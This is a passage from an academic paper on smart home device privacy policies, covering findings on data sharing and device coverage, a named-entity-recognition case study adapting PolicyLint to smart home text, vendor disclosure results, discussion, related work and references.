Finding 11: Share Device Data – 24.64% **of device privacy policies discuss sharing device data with varying degrees of precision, but generally do not specify with whom the data is shared** ($\mathcal{F}_{11}$) – We found that 70/284 (24.64%) vendor policies explicitly provide information pertaining to sharing of device data, which indicates that smart home device data is indeed being shared by a significant minority of vendors. Of these, however, only 35/70 (50%) discuss device data at the precise attribute level, while the remaining discuss all device data together (i.e., under the term "usage"). Moreover, only 24/70, i.e., 34.28%, explicitly discuss the *destination* of data, i.e., name at least one third-party partner they share data with. Most of these 70 vendors are highly popular, as shown in Figures 5 and Figure 6. In contrast, emerging vendors such as Foobot [32] provide lists of vendors and platforms (e.g., Alexa, IFTTT, Google Home) that they share device data with.

Finding 12: No Share – Only 2.1% **of vendors do not discuss sharing data and only** 3.87% **state that they do not share data** ($\mathcal{F}_{12}$) – The 6/284 (2.11%) policies that do not discuss sharing at all may either be due to the vendors actually not sharing any data or a poorly written policy. These vendors sold a variety of privacy-sensitive smart home devices, such as security cameras, video doorbells, and door locks. Of the 11/284 (3.87%) vendors that explicitly state that they do not share, 9 stated they do not share with third-parties, whereas the remaining 2 stated that they did not share data for marketing and promotional purposes, which is a positive deviation from the general trend observed in our analysis.

6 Policy Coverage Analysis ($\mathbf{RQ}_3$)

To comprehensively address privacy concerns, policies must not only discuss the collection of device data at attribute granularity, but also explicitly describe collection practices for *all* devices sold by the vendor. We propose a methodology to empirically evaluate such *coverage* ($\mathbf{RQ}_3$) in the 284 device privacy policies obtained in Section 5.

6.1 Methodology

The ideal approach to determine coverage would be to derive the *ground truth* about data transmission from the network traces for each device sold by a vendor, and contrasting this

ground truth with the claims in the policy. However, deriving such ground truth experimentally would be prohibitive in terms of device costs, and the manual effort of interacting with 1000s of smart home devices represented by our 284 vendor policies. Indeed, prior work has demonstrated that while one can scale up the network analysis of IoT devices to obtain coarse information (e.g., the destination servers) [49, 71], uncovering the extent of actual data transmission is hard to scale, even for a handful of devices [62].

Therefore, for a scalable analysis, we propose a data-driven approach that *approximates coverage* by using out-of-band information about the devices sold by vendors. That is, we define a coarse but effective test: A vendor's policy is *complete* if it describes the data related to *all the devices that they sell*. This test allows us to identify gaps in the policy, in terms of both (1) missing devices, and (2) missing device attributes. To enable this test, we first construct a *vendor-device_type map*.

Constructing the Vendor-Device_Type Map: We construct the *vendor-device_type map* in two steps: First, for each of the 284 vendors with device privacy policies, we manually obtain a list of *devices-types* (e.g., camera, doorbell) that they sell/advertise, by manually analyzing their websites (e.g., from sections labeled "Products" or "Devices"). Second, we map each device-type to a specific set of *minimal device attributes* associated with it (e.g., "camera recording (audio/video)" for the security camera), using device-attribute mappings provided under the Open Connectivity Foundation (OCF) standard [66] (used by Iotivity [51]) and by prior work [58].

Evaluating Privacy Policy Coverage: For each policy, we obtain every device-type sold by that vendor from the *vendor-device_type map*, and for each device, check for the presence of the minimal attributes in the privacy policy (e.g., lock status for the door lock). If the policy includes all the minimal device attributes necessary (i.e., *even if imprecisely or indirectly*), we consider it as complete. For example, we marked as complete several policies that only specify the collection of "audio/video" data in general, without specifying the device associated with it (e.g., indoor camera, doorbell, baby monitor). This permissive check allows us to obtain a *conservative estimate* of policies that have incomplete coverage.

6.2 Coverage Analysis Findings ($\mathcal{F}_{13}$–$\mathcal{F}_{16}$)

We identified a total of 130 device types when constructing the vendor-device map for our list of 284 vendors. Each vendor was associated with 3 device types on average with 110 vendors selling only one type. We performed an in-depth coverage analysis of 200/284 policies, i.e., barring 8 policies that explicitly stated that they do not collect any data ($\mathcal{F}_9$), 2 that did not discuss data collection, and 74 that were classified as using *broad* terms to describe data collection ($\mathcal{F}_6$). Our analysis of policy coverage led to 4 findings with considerable impact (Figures 7 and 8). Note that $\mathcal{F}_{14}$ is exempted from the impact analysis as it is not statistical.




Figure 7: *Amazon's Choice* and *Best Seller* labels for Coverage Analysis findings.




Figure 8: *Amazon Ratings* and *App Install* counts for Coverage Analysis findings.

Finding 13: Incomplete Coverage – 50/200 (25%) **of the privacy policies that precisely discuss device data are incomplete, i.e., only discuss a subset of their available devices** ($\mathcal{F}_{13}$) – We found 50 instances of incomplete policies when we semi-automatically compared the vendor-device_type map against the devices advertised by the vendors. Figure 9 shows the top 10 (out of 46) device data types that were missing from these vendor policies, of which several produce privacy-sensitive device data (e.g., cameras, motion sensors). For example, Owlet's [68] privacy policy was classified as discussing data collection at attribute granularity in Section 5, as they state that they collect *heart rate* information through their smart sock. However, Owlet also sells baby monitors (as indicated in our *vendor-device_type map*), but their policy does not provide information regarding the collection of attributes associated with this type (e.g., audio/video). Owlet's policy is representative of most policies with incomplete coverage, where vendors completely miss out on discussion of certain devices they sell. In contrast, we found instances of policies that exhaustively discussed each products they sell (e.g., Netatmo [63] describes all of its device types including camera).

Finding 14: Privacy Implication – Vendors do not differentiate their privacy disclosures for devices that produce similar data but have vastly different privacy implications ($\mathcal{F}_{14}$) – We analyzed 26 vendors that sold devices




Figure 9: Top 10 device types omitted in privacy policies.

with different privacy implication (e.g., baby monitor and video doorbell) and found that 23 policies provided a generic description for the collection of *audio/video* data from devices. For example, Arlo [9] sells various devices that collect video data (e.g., video doorbells and baby monitors), but provides a common description, i.e., merely states that Arlo collects and *stores* video data. However, video from *baby monitors* may be far more privacy-sensitive than video from the *video doorbell* from the user's perspective, given that the former is recorded within the private confines of the home. Hence, users may not want Arlo to store video from a baby monitor even if they agree with long-term cloud storage for the video doorbell. Treating all video data similarly may make the privacy sensitivity of certain devices ambiguous to users.

Finding 15: Irrelevant Data – 29 **vendors describe the collection of device data precisely, but discuss irrelevant data due to remnants from *templates*** ($\mathcal{F}_{15}$) – Several vendors provide data collection statements that contain *unrelated* data attributes. For example, GeoSmartPro [37] only sells smart fans, yet it discusses the collection of height, weight, body fat mass index, BMI from fitness trackers and images and videos from smart cameras. In our content analysis in Section 5, we originally marked this example as evidence of collection at attribute level. However, when cross-verifying the statement with our *vendor-device_type* map, we found that $8/29$ cases contained statements describing device data that could not be associated with the vendor and contained structurally similar components and similar text, and hence, were potentially remnants from unmodified templates. The use of blanket statements from templates has also been observed previously in mobile app policies [7]. However, remnants in the policies can also simply mean that vendors were in the process of updating their policies or products. $\mathcal{F}_{15}$ exemplifies the ambiguity with which data collection is described in smart home privacy policies, which would not only make it difficult for users to understand policies, but would also complicate automated analysis (e.g., leading to a false positive in terms of data collection precision).

Finding 16: Broad Statements – Broad statements used to describe device data collection may not always denote insufficient precision or incompleteness ($\mathcal{F}_{16}$) – We discovered 17 cases where the privacy policies were initially classified as "broad" due to how they described data collection (in $\mathcal{F}_6$), but were precise given the actual devices they represent. For example, Milight [61], which only states that "online status" is collected, was classified as broad. However, our vendor-device_type map revealed that Milight (and 16 others) represented only one device-type, and were hence precise with respect to it; e.g., Milight only sells light bulbs, for which the minimal attribute is indeed "online status". Discussing this minimal attribute makes Milight's policy precise, as well as complete in terms of coverage, since that is the only attribute that needs to be discussed. This finding highlights the need to integrate out-of-band contextual information (e.g., vendor-device mapping) to disambiguate statements and enable an accurate analysis.

7 The Need for (and Path To) Contextualizing Policy Analyses for the Smart Home

This study uncovers several challenges and characteristics of smart home privacy policies that are sufficiently different from mobile or Web policies, whether in terms of their acquisition, content, or coverage, which may make direct application of existing tools difficult. For instance, as discussed in $\mathcal{F}_8$, we confirm that PolicyLint [7] cannot reason about smart home device data. Similarly, we ran Polisis [43] on our dataset of 284 device privacy policies, and as expected, Polisis could not reason about device data, and device data attributes such as "motion" were classified in the "Others" category (see Figure 11 in Appendix A for Polisis's results on the SmartThings privacy policy). Thus, we argue that smart home device privacy policies are a separate *application domain* from an analysis perspective, and one would need to *contextualize* existing techniques to effectively analyze them.

In this section, we first test the validity of this argument with a case study, i.e., by evaluating the effects of smart home-specific contextualization on the task that directly impacts an analysis tool's ability to detect relevant data types: *Named Entity Recognition (NER)*. We then discuss how the data, insights, and observations generated through this study may be leveraged for enabling such contextualized policy analysis frameworks for the smart home in the future.

7.1 Case Study: PolicyLint

We select PolicyLint [7], a state-of-the-art open source privacy policy analyzer (also used in PoliCheck [8]), and test the performance of its NER model on smart home device privacy policies, under two contrasting conditions: (a) using PolicyLint's NER model as is, and (b) by *augmenting the NER model with the smart home context*, i.e., training it with annotated sentences from smart home device policies.

Methodology: We created a smart home-specific NER dataset by annotating 600 policy statements from our dataset of 284 smart home privacy policies, using the annotation methodology as laid out by PolicyLint for creating training and test sets (see Appendix C). We shuffled this annotated dataset

Table 2: NER Performance of the *spaCy*, *PolicyLint*, *PolicyLintHome* models on the SmartHomeTest dataset

Metrics	spaCy (baseline)	PolicyLint	PolicyLintHome
	Overall NER Performance		
Precision	25.25	57.49	76.60
Recall	5.70	69.17	76.25
F1-Score	9.31	62.79	76.43
	Recognition of Data Objects		
Precision	-	65.68	75.29
Recall	-	71.77	76.20
F1-Score	-	68.59	75.75
	Recognition of Entities		
Precision	38.33	62.77	79.39
Recall	14.46	71.06	82.38
F1-Score	21.00	66.66	80.86

and used 500 statements for training (the *SmartHomeTrain* dataset) and 100 for testing (the *SmartHomeTest* dataset).

PolicyLint extends the spaCy NER model [86] by training it on an annotated mobile privacy policy sentences. We obtained this extended model from the authors, which we simply term as *PolicyLint*. We also obtained the stock spaCy model (i.e., en_core_web_lg [86]) to use as the baseline. Finally, we created a new model contextualized to the smart home, *PolicyLintHome*, by training it on the original PolicyLint annotations as well as the *SmartHomeTrain* dataset. All 3 models were tested on the *SmartHomeTest* dataset.

Results: Table 2 shows the performance of the 3 NER models on the *SmartHomeTest* dataset, including the overall performance and that over data objects and entities separately. We observe that in all cases, the PolicyLint model fares better than the baseline, but not nearly as well as the contextualized PolicyLintHome model, leading to our next finding:

Finding 17: Contextualization – The smart home signifies another application domain for policy analysis, and contextualized models fare much better than general-purpose models, or models trained on other domains. ($\mathcal{F}_{17}$) – The additional smart home context allows the PolicyLintHome model to obtain 19.11% higher precision (i.e., 76.6 vs 57.49), 7.08% higher recall (76.25 vs 69.17), and 13.64 higher F-1 score (76.43 vs 62.79) in comparison to the PolicyLint model, which clearly demonstrates the benefit of contextualization, at least for the task of NER, which has direct bearing on whether the model recognizes device data. Our adapted model recognizes several entities (e.g., "Fitness Tracker" and "Smart Camera"), and data objects (e.g., "heating system status", "connectivity status") that were not detected by the PolicyLint model, or classified as "Other" by Polisis. This impact is purely because of the additional smart home context provided by the integration of the SmartHomeTraining dataset, and not any changes to the model itself. The effects of adaptation to the smart home domain are evident here, just as the effects of adaptation to the mobile domain were evident in PolicyLint [7] as it demonstrated similar performance (i.e., $75-80\%$ F-1 score) when tested with mobile app privacy policies for which it is adapted.

7.2 Enabling Policy Analysis Frameworks for the Smart Home

While augmenting PolicyLint's NER model allowed us to improve its performance for smart home policies, our analysis reveals key challenges for enabling an end-to-end automated analysis of smart home privacy policies. This section discusses three such challenges, and how the artifacts, data, and lessons from this study may be leveraged by future research.

1. *Acquiring* and *Identifying* Smart Home Device Policies: Our study demonstrates that device privacy policies are not easily available for analysis due to a fragmented delivery system ($\mathcal{F}_2$, $\mathcal{F}_3$). To this end, our methodology in Section 4.1 lays the groundwork required for developing new integrated techniques to locate device privacy policies. Moreover, analysis frameworks also need to be able to *identify* the relevant device privacy policies, from a heterogeneous collection consisting of Web and mobile policies. Our dataset of smart home device policies enables future classifiers that effectively differentiates between device and other privacy policies.

2. Accurately Analyzing Device Data: Future research may build/adapt frameworks that consider *contexts* in which device data may be used, even beyond our experimentation with PolicyLint, by using our labeled dataset of 284 smart home device privacy policies with $7,494$ labels (e.g., by analyzing the device data usage context in collection/sharing statements). Further, our labeled dataset may also be used to test/evaluate the performance of models built to analyze smart home privacy policies (e.g., as in our analysis in Section 7).

3. Incorporating out-of-band context: We found that content analysis of device privacy policies is not effective in a vacuum, i.e., without using additional *out-of-band information* such as vendor-device relationships collected from external sources (Section 6). This insight motivates the need to gracefully incorporate such information into automated analysis for enhancing accuracy (e.g., detecting missing ($\mathcal{F}_{13}$) or irrelevant ($\mathcal{F}_{15}$) devices) and precision (e.g., avoiding false positives resulting from single-device policies in $\mathcal{F}_{16}$).

8 Vendor Disclosure

We manually informed our findings to 506 vendors, out of which we contacted 471 vendors via email between November 4 - 11, 2021, and 26 through contact forms on December 29, 2021. Note that we informed 9 vendors explicitly mentioned in this paper on June, 2020. We excluded 57 cases, where we could not contact the vendors because of reasons such as site or contact address being inaccessible, or when submission of contact form required product info (e.g., Zooz [84]). Listing 1 in Appendix shows the template of an email.

In total, we received 113 responses as of Jan 2022, after excluding 25 emails that were not delivered. The majority of responses i.e., $71/113$ were automated replies that acknowl-

edged the receipt of the message, without any further follow-up messages. In 6 responses, vendors informed us that they were in the process of addressing the issues identified, such as creating or revising their privacy policies. Additionally, 9 vendors directed us to their updated privacy policies. For example, when we sought clarification related to sharing practices as discussed in $\mathcal{F}_{10}$ and $\mathcal{F}_{11}$, EufyLife [82] provided instructions to obtain updated privacy policy from the app, which now discusses categories of information shared in the CCPA section. Moreover, 15 vendors clarified their data handling practices via email or provided additional information elaborating on their privacy practices, such as privacy FAQs, and in some cases, expressed the intention to include the said information in their privacy policies. For example, when we sought clarification regarding their data sharing practices and disclosure ($\mathcal{F}_{10}$), Starlinghome [83] explained that none of their devices collect usage data from smart home devices, but they are open to including additional details in their privacy policies to clarify as such. On the contrary, 11 vendors simply pointed us to their privacy policies without any changes, which we confirmed did not address any of the issues discovered in our study. For instance, 5 vendors who were informed about the unavailability of privacy policies applying to their smart home products (i.e., the *device policy* described in our study) ($\mathcal{F}_2$) responded with either the website or mobile app privacy policies, which did not contain any information on their treatment of device data. Finally, of the 43 vendors that had no privacy policy ($\mathcal{F}_1$), none responded to our disclosure, indicating the need for meaningful enforcement.

9 Discussion

Smart home technology is in its its incipient stages, and hence, there is opportunity for improving it from the standpoint of enabling privacy guarantees for user data. Our study highlights significant inconsistencies in smart home privacy policies, further motivating key improvements in how we standardize and regulate privacy disclosure, as we discuss in this section.

1. Bolstering informed consent through standardized distribution of policies: Our accessibility analysis highlights the user burden in effectively evaluating the privacy repercussions of IoT devices ($\mathcal{F}_1$–$\mathcal{F}_4$), to the extent of having to download and execute multiple companion apps to simply obtain device privacy policies. Our findings demonstrate the need for explicit distribution guidelines for smart home vendors such that consumers can make an informed choice based on the privacy practices of smart home devices prior to device purchase.

2. Strengthening transparency by improving precision and completeness: Our findings motivate the need to improve precision and completeness at which device data is discussed in smart home privacy policies, encouraging better disclosure practices for this domain. We find that vendors may not describe device data at all ($\mathcal{F}_2$), or may provide an imprecise ($\mathcal{F}_6$, $\mathcal{F}_{10}$), or incomplete ($\mathcal{F}_{13}$) description. Considering the privacy-sensitive nature of smart home domain, this further prompts vendors to improve transparency regarding their data handling practices. Furthermore, applying a carpet policy for a data type (e.g., video feeds) may be insufficient, no matter how precise the policy is, given that a data type may apply to devices with disparate privacy implications ($\mathcal{F}_{14}$). Considering the privacy sensitive nature of the smart home domain, consumers might also benefit if regulations are supplemented to require description of physical/digital contexts within which a data type is expected to be used.

3. Facilitating automated policy analysis via tool-enabled standards and practices: Our study motivates the need for the effective standardization of privacy policies, so that automated tools can be developed to reduce cost and effort for both vendors and consumers. We recognize that numerous external factors may lead to imprecise privacy policies despite vendors' intention to be transparent about their privacy practices. For example, small businesses may have little incentive or human resources to continually update their privacy policies as per the regulatory requirements and changing company processes. Our findings describe a spectrum of vendors ranging from those that do not provide any policies ($\mathcal{F}_1$) to those that discuss privacy practices for each of their devices (e.g., Wyze [92]). While stringent regulation is helpful, effective governance is challenging given the fragmented and heterogeneous nature of IoT ecosystem. Hence, clear standardization of privacy policies (e.g., a machine-readable standard) that is amenable to automated tools may be an effective approach for enforcing best-practices, and enabling consumers as well as researchers to automatically discover gaps in privacy policies.

4. Privacy Policy Enforcement: This work analyzes smart home privacy policies, i.e., "what vendors claim", which is complementary (but orthogonal) to an analysis of the privacy practices of vendors, i.e., of "what vendors actually do". The former requires an analysis of disclosure practices, as this paper does, while the latter requires a thorough analysis of several avenues for exfiltration, including smart home apps, the network, and cloud presence. In the latter area, prior work has developed systems that detect private data leaks by analyzing IoT apps (e.g., IoTWatch [10], SAINT [22]), or network traffic (e.g., Ren et al. [71], as we later discuss in Section 11. Our work complements such analysis of vendor app/network behavior by providing additional context to it in the form of disclosure practices, i.e., prior work leverage the data and findings of this study to validate *legally binding* collection/sharing claims in privacy disclosures. This is a natural future direction for privacy analysis in the smart home, as has been done in other domains (e.g., PoliCheck [8] builds upon PolicyLint [7] to validate app behavior in conjunction with privacy policy analysis). Finally, behavioral analysis has its limitations, and may not be able to detect when determined vendors purposefully violate their claims made in privacy policies by exfiltrating content after it reaches the cloud [33].

10 Threats to Validity

The methodology and findings of this study must be examined while considering the following threats to validity:

1. Manual effort, human error: Our study is semi-automated and consists of manual components that are subject to human error. We have taken several steps to mitigate the threats arising from this aspect, particularly in the interest of scientific rigor and reproducibility, e.g., using two coders for labeling, confirming *every finding* manually, and describing the methodology in precise detail for reproducibility.

2. Privacy disclosures *after* purchase: Vendors may provide privacy policies *inside the box*, i.e., after the purchase. However, we believe that retroactive disclosure contrasts with the spirit of informed consent (since the consumer is already invested into the device), and hence, do not consider this aspect.

3. Google Play: For our availability analysis, we only explore Android apps as Google Play has the largest market share, and it is extremely unlikely for a vendor to have a device privacy policy provided in their iOS app but not the corresponding Android app. However, we note that some vendors without device privacy policies may fall within this category.

4. Impact metrics: We choose Amazon badges (Best Seller, Amazon's Choice) and ratings for estimating impact as they have been known to have had a tangible impact on user purchases, e.g., the Amazon's choice badges increased the sales conversion rate by 25% and Best Seller Badge boosted page views by 45% [3]. However, such metrics may be susceptible to seller manipulation and may not fully represent actual purchase characteristics. Therefore, while we use multiple impact metrics (i.e., Amazon badges, ratings and Google Play install counts) to approximate the popularity of a vendor, they should be considered along with the risk of vendor manipulation.

11 Related Work

This work lays the empirical foundation to bridge the domains of *privacy policies* and *smart home device privacy analysis*, and is particularly related to prior work in the two areas.

Privacy Policy Analysis: Prior work has studied privacy policies in terms of their readability and comprehension [15, 52, 60]. Other work has addressed the availability of privacy policies for mobile apps [14, 25, 42, 99], where policies are readily available in the users' app usage workflow. In contrast, we study the availability of smart home device privacy policies that do not have a clear route of distribution. Prior research has also analyzed the content of privacy policies to identify vagueness [8, 13], opt-out choices [65, 78], contradictions [7, 24, 94], purpose-centric statements [93], and compliance [14, 15]. Similarly, research has also analyzed the collection and sharing practices in privacy policies for mobile applications [7, 8, 89, 94, 99], and websites [11, 12, 16, 23, 43, 77, 95, 96]. In contrast, our work focuses on the disclosure of such practices within *device privacy policies*, exploring the intricacies introduced by the smart home domain.

Smart Home Privacy Analysis: This is the first, empirical, large-scale analysis of smart home *device* privacy policies, especially in terms of analyzing availability and coverage, and attempts to understand the state of *privacy disclosure* in the smart home. In doing so, we complement prior work that analyzes the *behavior* of smart home products. Particularly, prior work has analyzed network traffic to understand the exfiltration of sensitive data via devices [1, 49, 55, 71, 71]. For instance, Ren et. al. [71] study the behavior of 81 devices installed at US and UK based labs to understand destination traffic, device interactions, and sensitive data exposures, while Moghaddam et. al. [62] perform a similar in-lab analysis of TV streaming platforms. In contrast, Huang et. al. [49] study network traffic from end-user homes to understand device behavior and tracking risks associated with smart home devices. Similarly, Kumar et. al. [55] performed a large scale empirical analysis of network scans to study the current state of security of IoT devices across different geographical locations. In a similar vein, recent work [10, 22, 30] has analyzed the privacy exposure resulting from smart home apps, particularly IoT apps provided on platforms such as SmartThings. For instance, IoTWatch [10] collects privacy preferences during app installation and informs users about sensitive data leaks when the preferences do not match the app behavior. As discussed previously in Section 9, our work complements such behavioral analysis from the network and apps by providing additional context to it in the form of disclosure practices, allowing prior work to use the data and findings of this study to validate *legally binding* collection/sharing claims made by vendors, which is a promising future direction.

Finally, given the known limitations in the efficacy of privacy disclosures, prior work has proposed *privacy labels* [28, 53, 54] to make security and privacy information more consumable at the first point of contact (i.e., prior to purchase), with privacy policies available for additional details. Our work complements this approach by motivating holistic improvements in the distribution, content, and governance of IoT privacy policies, which will provide a legally-binding supplement to privacy labels for interested consumers.

12 Conclusion

Smart home privacy policies inform consumers how vendors use their smart home data. We described an empirical study of 596 device privacy policies affecting 2,442 devices, using a data-driven methodology that studies availability, content, and coverage of devices in policies. Our findings demonstrate how users' access to precise and clear privacy policies is hampered by the lack of clear standards of policy delivery, specification, and contextualization to the smart home. The labeled data and insights produced in this work lay the groundwork for future automated analysis of device privacy policies.

13 Acknowledgements

We would like to thank our shepherd, Selcuk Uluagac, and the anonymous reviewers, for their constructive feedback. The authors have been supported in part by the NSF-2132281 grant, the COVA CCI Research grant, and a COVA CCI Dissertation Fellowship. Any opinions, findings, and conclusions expressed herein are the authors' and do not reflect those of the sponsors.

References

[1] Abbas Acar, Hossein Fereidooni, Tigist Abera, Amit Kumar Sikder, Markus Miettinen, Hidayet Aksu, Mauro Conti, Ahmad-Reza Sadeghi, and Selcuk Uluagac. Peek-a-boo: I see your smart home activities, even encrypted! In *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '20, page 207–218, New York, NY, USA, 2020. Association for Computing Machinery.

[2] Amazon. Amazon Alexa. https://developer.amazon.com/alexa, Accessed December 2018.

[3] Amazon Badges. Amazon Badges Impact. https://www.modernretail.co/platforms/they-dont-have-as-much-value-how-amazons-choice-lost-some-of-its-luster/, 2021. Accessed: Dec 30, 2021.

[4] Amazon Best Seller Badge FAQ. Dataset. https://www.amazon.com/gp/help/customer/display.html?nodeId=GGGMZK378RQPATDJ.

[5] Amazon Choice Badge FAQ. Dataset. https://www.amazon.com/b?ie=UTF8&node=21449952011.

[6] Amazon Ratings FAQ. Dataset. https://www.amazon.com/gp/help/customer/display.html?nodeId=GQUXAMY73JFRVJHE.

[7] Benjamin Andow, Samin Yaseer Mahmud, Wenyu Wang, Justin Whitaker, William Enck, Bradley Reaves, Kapil Singh, and Tao Xie. PolicyLint: Investigating Internal Privacy Policy Contradictions on Google Play. In *Proceedings of the USENIX Security Symposium*, 2019.

[8] Benjamin Andow, Samin Yaseer Mahmud, Justin Whitaker, William Enck, Bradley Reaves, Kapil Singh, and Serge Egelman. Actions Speak Louder than Words: Entity-Sensitive Privacy Policy and Data Flow Analysis with PoliCheck. In *Proceedings of the USENIX Security Symposium*, 2020.

[9] Arlo. Arlo Camera. https://www.arlo.com/en-us/about/privacy-policy/, Accessed June 2020.

[10] Leonardo Babun, Z. Berkay Celik, Patrick Mcdaniel, and Arif Selcuk Uluagac. Real-time analysis of privacy-(un)aware iot applications. *Proceedings on Privacy Enhancing Technologies*, 2021:145 – 166, 2021.

[11] Jaspreet Bhatia and Travis D. Breaux. A Data Purpose Case Study of Privacy Policies. In *Proceedings of the IEEE International Requirements Engineering Conference (RE)*, 2017.

[12] Jaspreet Bhatia and Travis D. Breaux. Semantic Incompleteness in Privacy Policy Goals. In *Proceedings of the IEEE International Requirements Engineering Conference (RE)*, 2018.

[13] Jaspreet Bhatia, Travis D. Breaux, Joel R. Reidenberg, and Thomas B. Norton. A Theory of Vagueness and Privacy Risk Perception. In *Proceedings of the IEEE International Requirements Engineering Conference (RE)*, 2016.

[14] Jasmine Bowers, Bradley Reaves, Imani N. Sherman, Patrick Traynor, and Kevin Butler. Regulators, Mount Up! Analysis of Privacy Policies for Mobile Money Services. In *Proceedings of the Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[15] Jasmine Bowers, Imani N Sherman, Kevin Butler, and Patrick Traynor. Characterizing Security and Privacy Practices in Emerging Digital Credit Applications. In *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2019.

[16] Carolyn A. Brodie, Clare-Marie Karat, and John Karat. An Empirical Study of Natural Language Parsing of Privacy Policy Rules Using the SPARCLE Policy Workbench. In *Proceedings of the Symposium on Usable Privacy and Security (SOUPS)*, 2006.

[17] CCPA. CCPA - Business Purpose. https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=CIV&sectionNum=1798.115., 2021. Accessed: Dec 30, 2021.

[18] CCPA. CCPA - Collection. https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=CIV&sectionNum=1798.110., 2021. Accessed: Dec 30, 2021.

[19] CCPA. CCPA - Definitions. https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=CIV&sectionNum=1798.140., 2021. Accessed: Dec 30, 2021.

[20] CCPA - Notice at Collection. Notice at Collection of Personal Information. https://govt.westlaw.com/calregs/Document/IC21FA97F1DA54DE591D2EA851633AA64, 2021. Accessed: Dec 30, 2021.

[21] CCPA - Privacy Policy. Privacy Policy Notice for CCPA. https://govt.westlaw.com/calregs/Document/I450BEC60B23D475082E55E9EC0AE6885, 2021. Accessed: Dec 30, 2021.

[22] Z Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A Selcuk Uluagac. Sensitive Information Tracking in Commodity IoT. In *Proceedings of the 27th USENIX Security Symposium (USENIX)*, August 2018.

[23] Elisa Costante, Jerry den Hartog, and Milan Petković. What Websites Know About You: Privacy Policy Analysis Using Information Extraction. In *Proceedings of the International Workshop on Data Privacy Management and Autonomous Spontaneous Security (DPM)*, 2013.

[24] Lorrie Faith Cranor, Pedro Giovanni Leon, and Blase Ur. A Large-Scale Evaluation of US Financial Institutions' Standardized Privacy Notices. *ACM Transactions on the Web*, 2016.

[25] Martin Degeling, Christine Utz, Christopher Lentzsch, Henry Hosseini, Florian Schaub, and Thorsten Holz. We Value Your Privacy... Now Take Some Cookies: Measuring the GDPR's Impact on Web Privacy. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)*, 2018.

[26] Ecobee. Ecobee Privacy Policy. https://www.ecobee.com/en-us/privacy-policy/, 2021. Accessed: Jan 25, 2021.

[27] Electrolux. Electrolux Appliances. https://www.electroluxappliances.com/, Accessed June 2020.

[28] Pardis Emami-Naeini, Yuvraj Agarwal, Lorrie Faith Cranor, and Hibshi Hanan. Ask the Experts: What Should Be on an IoT Privacy and Security Label? In *Proceedings of the 41st IEEE Symposium on Security and Privacy*, 2020.

[29] Evernote Website. Evernote note taking app. https://evernote.com/, 2021. Accessed: Jan 25, 2021.

[30] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *Proceedings of the 25th USENIX Security Symposium (USENIX)*, pages 531–548, August 2016.

[31] First Alert. Smart Home Smoke and Carbon Monoxide Alarms. https://www.firstalert.com/product-category/smart-home/, Accessed June 2020.

[32] Foobot. Foobot Privacy Policy. https://foobot.io/privacy/, 2021. Accessed: Jan 25, 2021.

[33] Forbes. Report Claims Ring Employees Had Unfettered Access To Security Camera Footage. https://www.forbes.com/sites/paullamkin/2019/01/11/report-claims-ring-employees-had-unfettered-access-to-security-camera-footage/?sh=74086d4a206e.

[34] GDPR - Article 13. Article 13 of GDPR. https://gdpr-info.eu/art-13-gdpr/, 2021. Accessed: Dec 30, 2021.

[35] GDPR - Article 14. Article 14 of GDPR. https://gdpr-info.eu/art-14-gdpr/, 2021. Accessed: Dec 30, 2021.

[36] GDPR - Recital 38. Recital 38 of GDPR. https://gdpr-info.eu/recitals/no-38/, 2021. Accessed: Dec 30, 2021.

[37] GeoSmartPro. GeoSmartPro Fans. https://www.geosmartpro.com/airgo, Accessed June 2020.

[38] Gidbo Website. Gidbo Website. https://gidbo.com, 2021. Accessed: Jan 25, 2021.

[39] Google. Google Play Developer Policy Center: Privacy, Security, and Deception. https://play.google.com/about/privacy-security-deception/.

[40] Google. Google Play. https://play.google.com/store, Accessed December 2020.

[41] Google. Local Home SDK. https://developers.google.com/actions/smarthome/local-home-sdk, Accessed June 2019.

[42] Catherine Han, Irwin Reyes, Álvaro Feal, Joel Reardon, Primal Wijesekera, Narseo Vallina-Rodriguez, Amit Elazari, Kenneth A. Bamberger, and Serge Egelman. The Price is (Not) Right: Comparing Privacy in Free and Paid Apps. In *Proceedings on Privacy Enhancing Technologies (PETS)*, 2020.

